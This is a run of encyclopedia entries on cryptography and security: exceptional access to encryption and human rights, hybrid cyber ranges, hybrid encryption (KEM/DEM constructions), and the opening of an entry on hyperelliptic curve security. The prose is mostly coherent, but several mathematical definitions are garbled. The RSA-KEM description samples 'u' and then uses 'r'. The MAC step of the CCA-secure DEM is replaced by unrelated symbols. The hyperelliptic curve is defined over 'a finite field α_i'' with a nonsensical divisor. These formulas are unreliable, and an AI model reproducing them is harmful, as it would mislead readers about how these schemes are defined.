Fundamental rights should be enjoyed by all human beings by virtue of their humanity, they should not be granted or taken away by a third party. *Human Rights Frameworks* define and classify human rights in either (nonbinding) declarations or (binding) treaties, which are then adopted by states. For example, the European Convention on Human Rights (ECHR) defines human rights that should be observed and respected by all European member states. Central to frameworks is they define rights externally to states (governments), and states can act as guarantors or violators of human rights. Our rights exist to protect individuals from abuse or harm of those freedoms by other individuals, organizations, or states themselves.

The ECHR defines specific freedoms, including the right to liberty and security and the right to respect for private and family life, which is fundamentally supported in online life and work by *cybersecurity practices* such as encrypted communication, authentication, and access control.

Article 8 of the European Convention on Human Rights (European Court of Human Rights 2019) states that:

1. Everyone has the right to respect for his private and family life, his home and his correspondence.

2. There shall be no interference by a public authority with the exercise of this right except such as is in accordance with the law and is necessary in a democratic society in the interests of national security, public safety or the economic well-being of the country, for the prevention of disorder or crime, for the protection of health or morals, or for the protection of the rights and freedoms of others.

With similar rights being defined in Article 12 of the United Nations Declaration on Human Rights (United Nations n.d.). In considering the role of cybersecurity in protecting assets and information, it can also be seen as something that can empower human rights, and provide individuals with the tools to ensure how, for example, their right to privacy, can be implemented in the online world. Cybersecurity should play a fundamental role if their communications are free from interception and tampering by individuals, corporations, or states.

However, recent reemerging political debates around *exception access* to encrypted communication by governments and law enforcement result in tensions with these frameworks as they challenge human rights.

A co-signed open letter by from UK, US, and Australian governments (UK Government 2019) to Mark Zuckerberg, Facebook's CEO on 4 October 2019 showed states once more returning to the need for exceptional access to encrypted communication. The letter asks for access to encrypted communications implemented in the Messenger platform by state actors as a result of national security concerns, specifically the sharing of child abuse materials.

Typically, exception access requires a *backdoor* in an encryption process, which is a method to bypass the usual means of decryption via shared key. A backdoor would allow a third party to access the encrypted information either by means of guessing the key, or having a "skeleton key" that would also allow decryption.

States have routinely had concerns about encryption because its essence –that it facilitates privacy for citizens – is not always desirable by governments. Attempts at exceptional access are nothing new. The *Crypto Wars* (Electronic Frontier Foundation n.d.) between providers and the US government began in the 1970s where cryptographic algorithms and security software designed to allow private digital communications were classified as munitions, in order that they be subject to strict export control (and therefore dissemination to other countries). This legislation was applied to software developer Phillip Zimmerman in 1993 when he created PGP (Zimmermann n.d.), an open source encryption platform that allowed emails to be encrypted and files to be stored securely. Zimmerman was threatened with prosecution because someone had downloaded the software from outside of the USA and therefore, in the eyes of the law, exported the "munitions technology" without government approval. The case was eventually dropped.

However, further attempts to control encryption were conducted in the 1990s, firstly with the *Clipper chip* (CryptoMuseum n.d.), whereby the US government attempted to get hardware providers to incorporate a chip implemented with an encryption algorithm for which the government had an *escrowed copy* of the device's key with which to decrypt anything communicated on the device. When this failed to gain traction with industry, policy makers continued to explore the viability of *key escrow*,

where legislation would compel any encryption providers to register an extra copy of a key with a "trusted third party" who would hand over the key to law enforcement or government officials should a "need" be identified (for example, criminal investigation or national security). Key Escrow was proposed in part of section 1 of the UK's Electronic Communications Act 2000 (UK Government 2000a). However, this section of the legislation was never enacted and was repealed in 2005, which some viewed as the end of the Crypto-wars.

Fundamentally, a backdoor causes encryption's essential role to fail – it is no longer a private communication between two parties, it becomes a communication a third party can access. And control of the nature of the third party is not something one can implement in software code. Advocates of exceptional access, in all its forms, seem to believe that an algorithm can differentiate between "good actors" and "bad actors." This is simply not the case, code cannot make cultural distinctions, as security expert Bruce Schneier (2014) wrote when the FBI were accusing Apple of facilitating crime as a result of removing the means for them to unlock an encrypted iPhone in operating system updates:

> You can't build a "back door" that only the good guys can walk through. Encryption protects against cybercriminals, industrial competitors, the Chinese secret police and the FBI. You're either vulnerable to eavesdropping by any of them, or you're secure from eavesdropping from all of them.

Exceptional access brings into question the *social contract* between states and individuals over the legitimacy of authority. As Jean-Jacques Rousseau (2018) theorized, government cannot impose authority illegitimately and expect passive acceptance. In the case of exceptional access, states are imposing expectations on cybersecurity technologies that would erode the human rights of citizens. The view that governments should be able to disregard everyone's privacy while claiming national security takes precedent is in conflict with human rights frameworks. Moreover, it will fundamentally break one of the essential goals of cybersecurity – to protect one's assets.

Future Directions

An alternative approach, which aligns harmoniously with human rights, lies not in a technical intervention to encrypted communication, but a legislative one. *Compelled decryption*, as implemented in, for example, section 49 of the UK's Regulation of Investigatory Power Act 2000 (UK Government 2000b), requires a suspect of a criminal act to surrender access to encrypted devices. If the suspect required to surrender keys denies access, they can be served a custodial sentence for refusal. Case law (for example, Oliver Drage (Oates 2010) and Lauri Love (Moody 2014) in the UK) has demonstrated its efficacy while still being cognisant of the human rights of all citizens. One might imagine, with the failure of legislators in the Crypto-Wars, and the greater success with compelled decryption, that policy makers would not return to legislative threats around backdoors into encrypted communications. Cybersecurity should be seen as something that underpins human right in a digital age, not a tool that facilitates their erosion by governments.

Cross-References

Psychology of Cybercrime
Social Context in Security and Privacy

References

CryptoMuseum (n.d.) Clipper chip. CryproMuseum. Viewed 20 May 2020. https://www.cryptomuseum.com/crypto/usa/clipper.htm

Electronic Frontier Foundation (n.d.) The Crypto Wars: governments working to undermine encryption. Electronic Frontier Foundation. Viewed 20 May 2020. https://www.eff.org/document/crypto-wars-governments-working-undermine-encryption

European Court of Human Rights (2019) Guide on Article 8 of the European Convention on Human Rights. European Court of Human Rights. Viewed 20 May 2020. https://www.echr.coe.int/Documents/Guide_Art_8_ENG.pdf

Moody G (2014) British hacker faces extradition to US, not to mention five years' imprisonment in UK for failing to hand over encryption keys. TechDirt. Viewed 20 May 2020. https://www.techdirt.com/articles/20140227/08165326373/british-hacker-faces-extradition-to-us-not-to-mention-five-years-imprisonment-uk-failing-to-hand-over-encryption-keys.shtml

Oates J (2010) Youth jailed for not handing over encryption password. The Register. Viewed 20 May 2020. https://www.theregister.co.uk/2010/10/06/jail_password_ripa/

Rousseau JJ (2018) Rousseau: The Social Contract and other later political writings. Cambridge: Cambridge University Press

Schneier B (2014) Stop the hysteria over Apple encryption. Bruce Schneier. Viewed 20 May 2020. https://www.schneier.com/essays/archives/2014/10/stop_the_hysteria_ov.html

The United Nations (n.d.) The United Nations Declaration on Human Rights. The United Nations. Viewed 20 May 2020. https://www.un.org/en/universal-declaration-human-rights/

UK Government (2000a) Part 1. Electronic Communications Act 2000. UK Government. Viewed 20 May 2020. http://www.legislation.gov.uk/ukpga/2000/7/pdfs/ukpga_20000007_en.pdf

UK Government (2000b) Part 3. Regulation of Investigatory Powers Act. UK Government. Viewed 20 May 2020. http://www.legislation.gov.uk/ukpga/2000/23/part/III

UK Government (2019) Open letter from the Home Secretary – alongside US Attorney General Barr, Secretary of Homeland Security (Acting) McAleenan, and Australian Minister for Home Affairs Dutton – to Mark Zuckerberg. UK Government. Viewed 20 May 2020. https://www.gov.uk/government/publications/open-letter-to-mark-zuckerberg/open-letter-from-the-home-secretary-alongside-us-attorney-general-barr-secretary-of-homeland-security-acting-mcaleenan-and-australian-minister-f

Zimmerman P (n.d.) Phil Zimmermann's home page. Phil Zimmermann and Associations LLC. Viewed 20 May 2020. https://philzimmermann.com/EN/background/index.html

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300455

Human Security Behavior

Behavioral Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1583

Hybrid Cyber Range

Basel Katt[37] ✉ and Stewart Kowalski[37] ✉
(37) Department of Information Security and Communication Technology, Norwegian University of Science and Technology, Gjøvik, Norway

✉ **Basel Katt (Corresponding author)**
Email: basel.katt@ntnu.no

✉ **Stewart Kowalski**
Email: stewart.kowalski@ntnu.no

Synonyms

Cyber-physical range; Security testbed

Definitions

A cyber range is a secure, isolated, interactive platform, simulated and/or emulated, that can be used to generate a representation of an ICT infrastructure in order to conduct cyber security training, technology development or security testing (NIST, 2018). A hybrid cyber range (HCR) is a cyber range whose infrastructure includes actual hardware components, like elements of an industrial control system, as well as simulated and/or emulated components of the societal and human aspects of socio-technical control infrastructure, including culture and political structures, cyber capacities and capabilities and even motivation models of defending and attacking systems.

Background

The concept of a security testbeds is not new and is as old as the concept IT security. The term “cyber range” has been used first by the military through the “National Cyber Range” project which is a DARPA project that has been initiated by the Department of Defence (DoD) in 2008 (DARBA, 2008). Cyber ranges at the time were used to create testbeds that mostly represented conventional organization’s local networks, systems and application. In the last decade the interest in cyber ranges has increased, in particular the interest for cyber ranges that include supervisory control and data acquisition (SCADA) and industrial control systems. This interest can be rooted to the revelation of the Stuxnet attack on SCADA system in some Iranian nuclear facilities. Since then cyber ranges with industrial control systems has been developed and the notion of hybrid cyber range emerged, which combined simulated and emulated environments with an actual hardware components. Besides the interest in cyber ranges with physical hardware components, there has been an interest to include social aspects and train and test decision-making capabilities. In general, cyber security training in hybrid cyber ranges can be offered at various levels of abstractions and complexity. Training and testing can be performed at the individual, team, organizational and even national levels. Additionally, it can include strategic, tactical and operational exercises and consider technical and social aspects of cyber incident management and decision-making.

Hybrid Cyber Range Functionalities

A hybrid cyber range is a platform that can create realistic infrastructures that can be used for training, system development and testing (Yamin et al., 2020). An HCR provides a set of functionalities, which includes

- *Scenario development and management*. As the core of the cyber range is the specification and definition of the exercise scenario, which needs to be modular and configurable. This means that it should be possible to edit the scenario and reuse it as a whole or part of it. We can define a life cycle for an HCR scenario that contains the following steps: evaluation,

designing and customizing, creating and editing, generating, deploying, executing and secure erasing exercise scenarios.

- *Building the run-time environment*. Deploying and executing an HCR scenario requires to build a run-time infrastructure. Main elements that are part of building the run-time infrastructure are
  - Simulating and generating of user and organizational behaviour.
  - Simulating and generating of attack traffic.
  - Simulating and generating of system and network artefacts (traffic and run-time data).
  - Managing infrastructure artefacts and tools.
- *Infrastructure monitoring and analysis*. During the execution of an HCR scenario, various types of events and logs will be generated at various layers, like network, host, application, etc. Collecting, processing and analysing these run-time generated data are essential for other functions of the HCR, like training and testing.
- *Training module*. As a main purpose of the HCR is for cyber security training, a dedicated module is essential to support this goal. This function can be organized into two views, one for instructors and one for trainees. Functionalities in this module include managing classes of users; managing learning material, e.g. slides, videos and compendium; managing labs and deliverable; defining scoring methods and managing scoring outputs; etc.
- *Security testing module*. Testing can indicate a security testing of a product or a system, or a security test of an attack, or defence, technique or methods. This module includes functions that help defining test cases and test profiles; executing the test; analysing the results; and providing an assessment score.
- *Reporting module*. This module is responsible for generating a training or testing reports.

Open Problems and Future Directions

According to a recent survey (Yamin et al., 2020), the following has been identified as open problems and future directions: (1) increase efficiency in terms of time and resources required for preparing and conducting an exercises in a cyber range; (2) increase the realism of the scenarios that

cyber ranges provide, which includes the realism of the deployed infrastructure and the realism of the generated traffic and other artefacts, like user behaviour; (3) provide federation of cyber ranges; (4) enhance security monitoring capabilities and integrate its results to scoring and other functions; (5) enhance educational and security testing capabilities, which are considered as basic in the current solutions; and finally, (6) develop benchmarks to compare various cyber ranges and test inter-operability.

References

DARBA (2008) Broad Agency Announcement, National Cyber Range. Retrieved 1st July 2020 from https:// www.wiredcom/imagesblogs=threatlevel=files=darpa_ rfpcybe_rrangepdf

NIST (2018) Cyber Ranges. Retrieved 1st July 2020 from https://www.nist.gov/system/files/documents/2018/02/13/cyber_ranges.pdf

Yamin MM, Katt B, Gkioulos V (2020) Cyber ranges and security testbeds: scenarios, functions, tools and architecture. Comput Secur 88:101636

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_321

Hybrid Encryption

Kaoru Kurosawa[38] ✉ and Yvo Desmedt[39] ✉
(38) National Institute of Advanced Industrial Science and Technology and Research and Development Initiative, Chuo University, Tokyo, Japan
(39) Department of Computer Science, The University of Texas at Dallas, Richardson, TX, USA

✉ **Kaoru Kurosawa**
Email: kaoru.kurosawa.kk@vc.ibaraki.ac.jp

✉ **Yvo Desmedt (Corresponding author)**
Email: y.desmedt@cs.ucl.ac.uk

Definition

In a hybrid encryption scheme, a public-key encryption technique is used to encrypt a key K (KEM part) and a symmetric-key encryption technique is used to encrypt the actual plaintext m with the key K (DEM part).

Background

Needham and Schroeder (1978, pp. 998–999) already considered the combined use of public-key and conventional cryptosystems, which they called “hybrid.” After the demise of public-key knapsack systems (Brickell and Odlyzko, 1988), public-key encryption systems were too slow to be used to encrypt the plaintext, so a hybrid solution was used. It was only until the year 2000 when Shoup (2000) analyzed the concept from a proven security viewpoint. He proved that a hybrid encryption scheme is secure against chosen ciphertext attack (CCA-secure) if KEM and DEM are both

CCA-secure. Kurosawa and Desmedt showed a novel construction; their KEM is not CCA-secure, yet the whole scheme is. After that, other approaches have been proposed, too.

Theory

The text focuses primarily on the theoretical work that started with Shoup (2000), using terminology introduced by Shoup. A hybrid encryption scheme consists of two parts, a public-key encryption part called KEM (key encapsulation mechanism) and a symmetric-key encryption part called DEM (data encapsulation mechanism). A hybrid encryption scheme itself is a public-key encryption scheme whose public key and secret key are the same as in the KEM. Hence, its security definitions are the same as those of public-key encryption schemes.

A public-key encryption scheme is said to be IND-CPA-secure (secure in the sense of indistinguishability against chosen plaintext attack) if an adversary obtains (effectively) no information about m from the ciphertext C. It is said to be IND-CCA-secure (secure in the sense of indistinguishability against chosen ciphertext attack) if an adversary obtains (effectively) no information about m from C even if she has access to the decryption oracle that returns a decryption for each query C'. Of course, she cannot query the target ciphertext C.

An advantage of hybrid encryption schemes is that a plaintext can be any bit string of any length. Another advantage is that it is sometimes easier to construct secure hybrid encryption schemes than the direct construction of public-key encryption schemes.

As the first example, consider ElGamal encryption scheme. If the underlying group is defined over an elliptic curve, then a plaintext m must be a point of the elliptic curve in order that it is IND-CPA-secure. Thus, the plaintext space is restricted.

As the second example, consider RSA. Remember that a ciphertext is given by $C = m^e \bmod N$, where (N, e) is a public key. RSA is not IND-CPA-secure because an adversary can see that $m = 0$ if $C = 0$ and $m = 1$ if $C = 1$. Yet it is easy to construct a provably secure hybrid encryption scheme under the RSA assumption as shown below. (The RSA assumption claims that it is hard to compute m from (N, e) and $C = m^e \bmod N$.)

Define RSA-KEM in such a way that the encryption algorithm chooses $u \in F_2^n$ randomly and computes $c_1 = r^e \bmod N$ and $K = H(r)$, where H is a hash function. It then outputs (c_1, K). Next, let the DEM part compute $c_2 = m \oplus \mathrm{PRBG}(K)$, where $\oplus$ denotes bitwise XOR and PRBG denotes a pseudorandom bit generator. (This is essentially the one-time pad.) Finally, let the ciphertext be $C = (c_1, c_2)$. This hybrid encryption scheme is IND-CPA under the RSA assumption in the random oracle model. (H is modeled as a random oracle.) (Bellare and Rogaway, 1993)

Further modify the DEM part as follows. First, let $K = K_e \| K_m$, where $\|$ denotes concatenation. Next, compute $c_2 = m \oplus \mathrm{PRBG}(K_e)$ and $t_1, t_2, \ldots, t_\ell \in \mathbb{Z}_p$, where *MAC* denotes a message authentication code (MAC). Finally, let the ciphertext be $C = (c_1, c_2, c_3)$. This hybrid encryption scheme is IND-CCA-secure under the RSA assumption in the random oracle model. Thus, it is easy to construct a provably secure hybrid encryption scheme in the random oracle model.

A practical PRBG can be obtained by using a counter mode, where the seed K is used as a key of the underlying block cipher, say AES. That is, $\mathrm{PRBG}(K) = AES_K((0)_2) \| AES_K((1)_2) \| AES_K((2)_2) \| \cdots$, where $(i)_2$ denotes the binary representation of i. This construction is a pseudorandom bit generator if the underlying block cipher is a pseudorandom permutation.

Formally, KEM is a tuple of three algorithms $\mathrm{KEM} = (K_{kem}, E_{kem}, D_{kem})$. The key generation algorithm K_{kem} generates a pair $(pk, sk) \xleftarrow{R} K_{kem}(1^n)$, where pk is a public key, sk is a secret key, and n is a security parameter. The encryption algorithm E_{kem} takes a public key pk and returns $(c_1, K) \xleftarrow{R} E_{kem}(pk)$, where c_1 is a ciphertext and K is a DEM key. The decryption algorithm D_{kem} takes a secret key sk and a ciphertext c_1 and returns $D_{kem}(sk, c_1)$ which is either a DEM key K or *reject*.

A KEM is said to be CPA-secure if (pk, c_1, K) is indistinguishable from (pk, c_1, K'), where K' is a random string. It is said to be CCA-secure if (pk, c_1, K) is indistinguishable from (pk, c_1, K') even if an adversary has access to the decryption oracle.

It is easy to prove that a hybrid encryption scheme is IND-CPA-secure if the KEM is CPA-secure and the DEM is the one-time pad. (That is, a

ciphertext is $C = (c_1, c_2 = m \oplus \mathrm{PRBG}(K))$.) Indeed, since K is indistinguishable from a random string, c_2 works as the one-time pad. Shoup (2000) proved that a hybrid encryption scheme is IND-CCA-secure if the KEM is CCA-secure and the DEM is the one-time pad plus MAC. (More precisely, it is enough that DEM is CCA-secure Cramer and Shoup 2003.)

For example, RSA-KEM is CCA-secure under the RSA assumption in the random oracle model. Another CCA-secure KEM is obtained as follows. Let G be a cyclic group of a prime order p, and let g be a generator. That is, $G = \{1, g, g^2, \cdots, g^{p-1}\}$. The key generation algorithm chooses $x \overset{R}{\leftarrow} Z_p$, and computes $y = g^x$, where $Z_p = \{0, 1, \cdots, p-1\}$. It outputs y as a public key and x as a secret key. The encryption algorithm chooses $r \overset{R}{\leftarrow} Z_p$ and computes $c_1 = g^r$ and $K = H(g^r, y^r)$. This KEM is CCA-secure under the gap Diffie-Hellman (the gap DH) assumption in the random oracle model. The gap DH assumption claims that it is hard to compute g^{ab} from (g, g^a, g^b) even if it is allowed to have access to the decisional Diffie-Hellman (DDH) oracle. For a query $(g^\alpha, g^\beta, g^\gamma)$, the DDH oracle tells whether $\gamma = \alpha \cdot \beta \bmod p$ or not.

On the other hand, it is much harder to construct IND-CCA-secure public-key encryption schemes without random oracles. Indeed, there exists a scheme which is secure in the random orale model, but not secure without random oracle (Canetti et al., 2004a). The first schemes were presented by Naor and Yung (1990), Rackoff and Simon (1991), and Dolev et al. (1991). However, they were quite impractical. The first truly practical IND-CCA-secure public-key encryption scheme was shown by Cramer and Shoup (1998). The security of this scheme is proved under the DDH assumption, where the DDH assumption claims that it is hard to distinguish (g, g^a, g^b, g^{ab}) from (g, g^a, g^b, g^c), where $a, b, c \overset{R}{\leftarrow} Z_p$. In Shoup (2000), Shoup showed a CCA-secure KEM as a variant of the Cramer-Shoup public-key encryption scheme under the DDH assumption.

Kurosawa and Desmedt (2004) showed a new KEM by modifying the KEM of Shoup (2000). Its major practical advantage is that it saves the computation of one exponentiation and produces shorter ciphertexts. This efficiency improvement is the result of a novel observation: previous hybrid encryption schemes were proven secure by proving that the KEM was

CCA-secure. On the other hand, their KEM is not CCA-secure, yet the whole scheme is, assuming the DDH assumption.

Their security proof relies on the use of information theoretically secure components in the DEM construction (specifically the key derivation function [KDF] and the MAC). Gennaro and Shoup (2004) showed an alternative proof which removes the need for information theoretically secure KDF and MAC, thereby effectively improving the efficiency and applicability of the Kurosawa-Desmedt scheme.

In Kurosawa and Desmedt (2004) and Gennaro and Shoup (2004), the authors were not able to prove or disprove the CCA-security of the Kurosawa-Desmedt KEM. Choi et al. (2009) proved that the Kurosawa-Desmedt KEM is actually *not* CCA-secure.

An interesting question is then, what property does the Kurosawa-Desmedt KEM satisfy so that the whole hybrid encryption scheme is IND-CCA-secure? Abe et al. (2008) gave a possible answer to this question. They formalized the notion of *Tag-KEM* in which the encryption algorithm takes an external input called a tag. (The encryption algorithm of KEM takes no input.) They defined the notion of CCA security for Tag-KEMs and showed that the Kurosawa-Desmedt scheme can be "explained" as a CCA-secure Tag-KEM. The resulting hybrid encryption scheme is CCA-secure if Tag-KEM is CCA-secure and DEM is just one-time pad. Abe et al. also showed several generic construction methods of CCA-secure Tag-KEM.

A different approach was taken by Hofheinz and Kiltz (2007). They defined the notion of *constrained* CCA security (CCCA security) for a KEM and showed that this yields a CCA-secure hybrid encryption scheme along with an authenticated encryption scheme, which includes the Kurosawa-Desmedt scheme as an example.

Cramer and Shoup showed that their original scheme in Cramer and Shoup (1998) was a special instance of a generic paradigm based on *hash proof systems* (Cramer and Shoup, 2002). Due to this abstraction, new CCA-secure schemes can be built based on different computational assumptions, such as quadratic residuosity and N-residuosity mod N^2. Kurosawa-Desmedt KEM can be generalized to *hash proof systems* also.

Another Direction Without Random Oracle

Canetti et al. (2004b) showed a general method for constructing an IND-CCA-secure public-key encryption scheme from an identity-based encryption scheme (IBE) and a one-time signature scheme, where the IBE must be selective-ID IND-CPA-secure. Boneh and Katz (2005) showed a more efficient method by replacing the one-time signature scheme with a MAC along with an appropriate KEM. Based on this approach, Boyen et al. (2005) showed a further better KEM by taking advantage of specific properties of Boneh-Boyen IBE (Boneh and Boyen, 2004). The KEM is CCA-secure under the decisional bilinear Diffie-Hellman (BDH) assumption.

Hanaoka and Kurosawa (2008) showed another generic method for constructing a CCA-secure KEM from a broadcast encryption scheme which satisfies "verifiability." Based on this approach, they showed a CCA-secure KEM under the computational Diffie-Hellman (CDH) assumption such that the size of ciphertexts is the same as that of Cramer-Shoup KEM while the size of public key is larger. The CDH assumption, which is weaker than the DDH assumption, claims that it is hard to compute g^{ab} from (g, g^a, g^b). They also explicitly showed a CCCA-secure KEM under the hashed Diffie-Hellman (HDH) assumption which is as efficient as the Kurosawa-Desmedt scheme. The HDH assumption, which is weaker than the DDH assumption, claims that it is hard to distinguish $(g, g^a, g^b, H(g^{ab}))$ from (g, g^a, g^b, r), where H is a hash function and r is a random string.

Postquantum hybrid encryption schemes have also been proposed. One of the approaches used is based on coding theory. For more details, see, e.g., Persichetti et al. (2013) and Wang et al. (2020).

The concept of DEM was generalized to ADEM, i.e., augmented data encapsulation mechanism to deal with multi-instance attacks (see Giacon et al. 2018). The potential problem with some carefully designed DEM schemes when used in a multiuser setting was first raised in Zaverucha (2012) and Chatterjee et al. (2016).

Bellare et al. (2015) introduced the algorithm substitution attack (ASA), in which the conventional cryptosystem is replaced by a different scheme. Chen et al. (2020) considered that the underlying KEM has been substituted in a stealthy way. That might allow the attacker to recover the session key and to break the DEM. The work shows that if such an attack could be performed, it is undetectable. They discuss their attack against Cramer-Shoup, Kurosawa-Desmedt, and Hofheinz-Kiltz schemes.

The use of hybrid encryption in the pre-Shoup sense of the word has been used by Gentry et al. (2015) to minimize the communication overhead of NIZK proofs for NP statements. In their hybrid encryption approach, they use a fully homomorphic bit-encryption scheme and a pseudorandom generator. The pseudorandom generator is used to construct a stream cipher system (which the authors call pseudorandom one-time pad).

Cross-References

Elliptic Curve Public-Key Encryption Schemes

References

Abe M, Gennaro R, Kurosawa K (2008) Tag-KEM/DEM: a new framework for hybrid encryption. J Cryptology 21(1):97–130
[MathSciNet]

Bellare M, Jaeger J, Kane D (2015) Mass-surveillance without the state: strongly undetectable algorithm-substitution attacks. In: Ray I, Li N, Kruegel C (eds) Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, Denver, CO, USA, 12–16 Oct, 2015. ACM, pp 1431–1440

Bellare M, Rogaway P (1993) Random oracles are practical: a paradigm for designing efficient protocols. In: ACM Conference on Computer and Communications Security, pp 62–73

Boneh D, Boyen X (2004) Efficient selective-ID secure identity-based encryption without random oracles. In: EUROCRYPT, pp 223–238

Boneh D, Katz J (2005) Improved Efficiency for CCA-secure cryptosystems built using identity-based encryption. In: CT-RSA, pp 87–103

Boyen X, Mei Q, Waters B (2005) Direct chosen ciphertext security from identity-based techniques. In: ACM Conference on Computer and Communications Security, pp 320–329

Brickell E, Odlyzko AM (1988) Cryptanalysis: a survey of recent results. Proc IEEE 76(5):578–593

Canetti R, Goldreich O, Halevi S (2004a) The random oracle methodology, revisited. J ACM 51(4):557–594
[MathSciNet]

Canetti R, Halevi S, Katz J (2004b) Chosen-ciphertext security from identity-based encryption. In: EUROCRYPT, pp 207–222

Chatterjee S, Koblitz N, Menezes A, Sarkar P (2016) Another look at tightness II: practical issues in cryptography. In: Phan RC-W, Yung M (eds) Paradigms in Cryptology – Mycrypt 2016. Malicious and Exploratory Cryptology – Second International Conference, Mycrypt 2016, Kuala Lumpur,

Malaysia, 1–2 Dec, 2016. Revised Selected Papers, Lecture Notes in Computer Science, vol 10311. Springer, pp 21–55

Chen R, Huang X, Yung M (2020) Subvert KEM to break DEM: practical algorithm-substitution attacks on public-key encryption. In: Moriai S, Wang H (eds) Advances in Cryptology – ASIACRYPT 2020 – 26th International Conference on the Theory and Application of Cryptology and Information Security, Daejeon, South Korea, 7–11 Dec, 2020, Proceedings, Part II, Lecture Notes in Computer Science, vol 12492. Springer, pp 98–128

Choi SG, Herranz J, Hofheinz D, Hwang JY, Kiltz E, Lee DH, Yung M (2009) The Kurosawa-Desmedt key encapsulation is not chosen-ciphertext secure. Inf Process Lett 109(16):897–901 [MathSciNet]

Cramer R, Shoup V (1998) A practical public key cryptosystem provably secure against adaptive chosen ciphertext attack. In: CRYPTO'98, LNCS, vol 1462. Springer, pp 13–25

Cramer R, Shoup V (2002) Universal hash proofs and a paradigm for chosen ciphertext secure public key encryption. In: EuroCrypt'02, LNCS, vol 2332. Springer, pp 45–64

Cramer R, Shoup V (2003) Design and analysis of practical public-key encryption schemes secure against adaptive chosen ciphertext attack. SIAM J Comput 33: 167–226 [MathSciNet]

Dolev D, Dwork C, Naor M (1991) Non-malleable cryptography. In: STOC'91, pp 542–552

Gennaro R, Shoup V (2004) A note on an encryption scheme of Kurosawa and Desmedt. IACR Eprint Archive http://eprint.iacr.org/2004/194

Gentry C, Groth J, Ishai Y, Peikert C, Sahai A, Smith AD (2015) Using fully homomorphic hybrid encryption to minimize non-interactive zero-knowledge proofs. J Cryptol 28(4):820–843

Giacon F, Kiltz E, Poettering B (2018) Hybrid encryption in a multi-user setting, revisited. In: Abdalla M, Dahab R (eds) Public-Key Cryptography – PKC 2018 – 21st IACR International Conference on Practice and Theory of Public-Key Cryptography, Rio de Janeiro, Brazil, 25–29 Mar, 2018. Proceedings, Part I, Lecture Notes in Computer Science, vol 10769. Springer, pp 159–189

Hanaoka G, Kurosawa K (2008) Efficient chosen ciphertext secure public key encryption under the computational Diffie-Hellman assumption. In: ASIACRYPT, pp 308–325

Hofheinz D, Kiltz E (2007) Secure hybrid encryption from weakened key encapsulation. In: CRYPTO 2007, LNCS, vol 4622. Springer, pp 553–571

Kurosawa K, Desmedt Y (2004) A new paradigm of hybrid encryption scheme. In: CRYPTO'04, LNCS, vol 3152. Springer, pp 426–442

Naor M, Yung M (1990) Public-key cryptosystems provably secure against chosen ciphertext attacks. In: Proceedings of the Twenty Second Annual ACM Symposium on Theory of Computing, STOC'90, pp 427–437

Needham RM, Schroeder MD (1978) Using encryption for authentication in large networks of computers. Commun ACM 21(12):998–999

Persichetti E (2013) Secure and anonymous hybrid encryption from coding theory. In: Gaborit P (ed) Post-Quantum Cryptography – 5th International Workshop, PQCrypto 2013, Limoges, France, 4–7 June, 2013. Proceedings, Lecture Notes in Computer Science, vol 7932. Springer, pp 174–187

Rackoff C, Simon D (1991) Noninteractive zero-knowledge proof of knowledge and chosen ciphertext attack. In: CRYPTO'91, LNCS, vol 576. Springer, pp 433–444

Shoup V (2000) Using hash functions as a hedge against chosen ciphertext attack. In: EuroCrypt'00, LNCS, vol 1807. Springer, pp 275–288

Wang L, Chen J, Zhang K, Qian H (2020) A post-quantum hybrid encryption based on QC-LDPC codes in the multi-user setting. Theor Comput Sci 835:82–96
[MathSciNet]

Zaverucha GM (2012) Hybrid encryption in the multi-user setting. In: IACR Cryptology, ePrint Arch., p 159

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300456

Hyperelliptic Curve Discrete Logarithm Problem (HECDLP)

Hyperelliptic Curve Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_252

Hyperelliptic Curve Security

Roberto Avanzi[40] ✉ and Nicolas Thériault[41]
(40) ARM, Bochum, Germany
(41) Universidad de Santiago de Chile, Santiago, Chile

✉ **Roberto Avanzi**
Email: roberto.avanzi@ruhr-uni-bochum.de

Synonyms

Hyperelliptic curve discrete logarithm problem (HECDLP)

Definition

The hyperelliptic curve discrete logarithm problem is a special case of the *discrete logarithm problem*.

Background

Let H be a *hyperelliptic curve* defined over a *finite field* α_i' , and let $\lambda_j', x_j, t_j \in \mathbb{Z}_p$ be a divisor of order n. Given $D_b \in \langle D_a \rangle$, the *hyperelliptic discrete logarithm problem* consists in finding an integer λ, $0 \leq \lambda \leq n-1$ such that $D_b = \lambda D_a$. The *hyperelliptic discrete logarithm problem* is a special case of the *discrete logarithm problem* in which the cyclic group G is represented by the group of divisors in the divisor class group of a *hyperelliptic curve*. The intractability of the hyperelliptic curve discrete logarithm problem for curves of small genus makes these of cryptographic interest, thus motivating *hyperelliptic curve cryptography*.

Theory

Attacks on the hyperelliptic curve discrete logarithm problem can be divided into three main categories:

– Generic methods that apply to all groups (regardless of how the groups are obtained).
– Index calculus methods, which take advantage of the general structure of divisor class group. These attacks depend on the genus and the size of the field over which the curve is defined but are mostly independent of the specific curve.
– Special-purpose algorithms, which work either for specific curves or for curves defined over specific types of fields. These include Weil and Tate pairing attacks, Weil descent, and other mappings between curves of different types.

Generic Methods

All the methods that can be used to solve the *discrete logarithm problem* for generic groups can also be used to solve the hyperelliptic curve discrete logarithm problem. As a result, the hyperelliptic curves that are considered for cryptography should have a group order which is either prime or has a very large prime factor, in order to avoid the subgroup attack of Pohlig and Hellman (1978).

Pollard's ρ method Pollard (1978) remains the fastest algorithm to solve the discrete logarithm problem in the Jacobian of most hyperelliptic curves of genus 2, but unlike the *elliptic curve discrete logarithm problem*, other attacks often have to be taken into account when determining the security requirement for other hyperelliptic curves.

Index Calculus Methods

Index calculus methods did not prove very successful to solve the *elliptic curve discrete logarithm problem* in general, except for elliptic curves defined over field extensions of small degrees. The situation is quite different for hyperelliptic curve, where it becomes one of the main concerns when establishing security requirements.

Curves of Large Genus

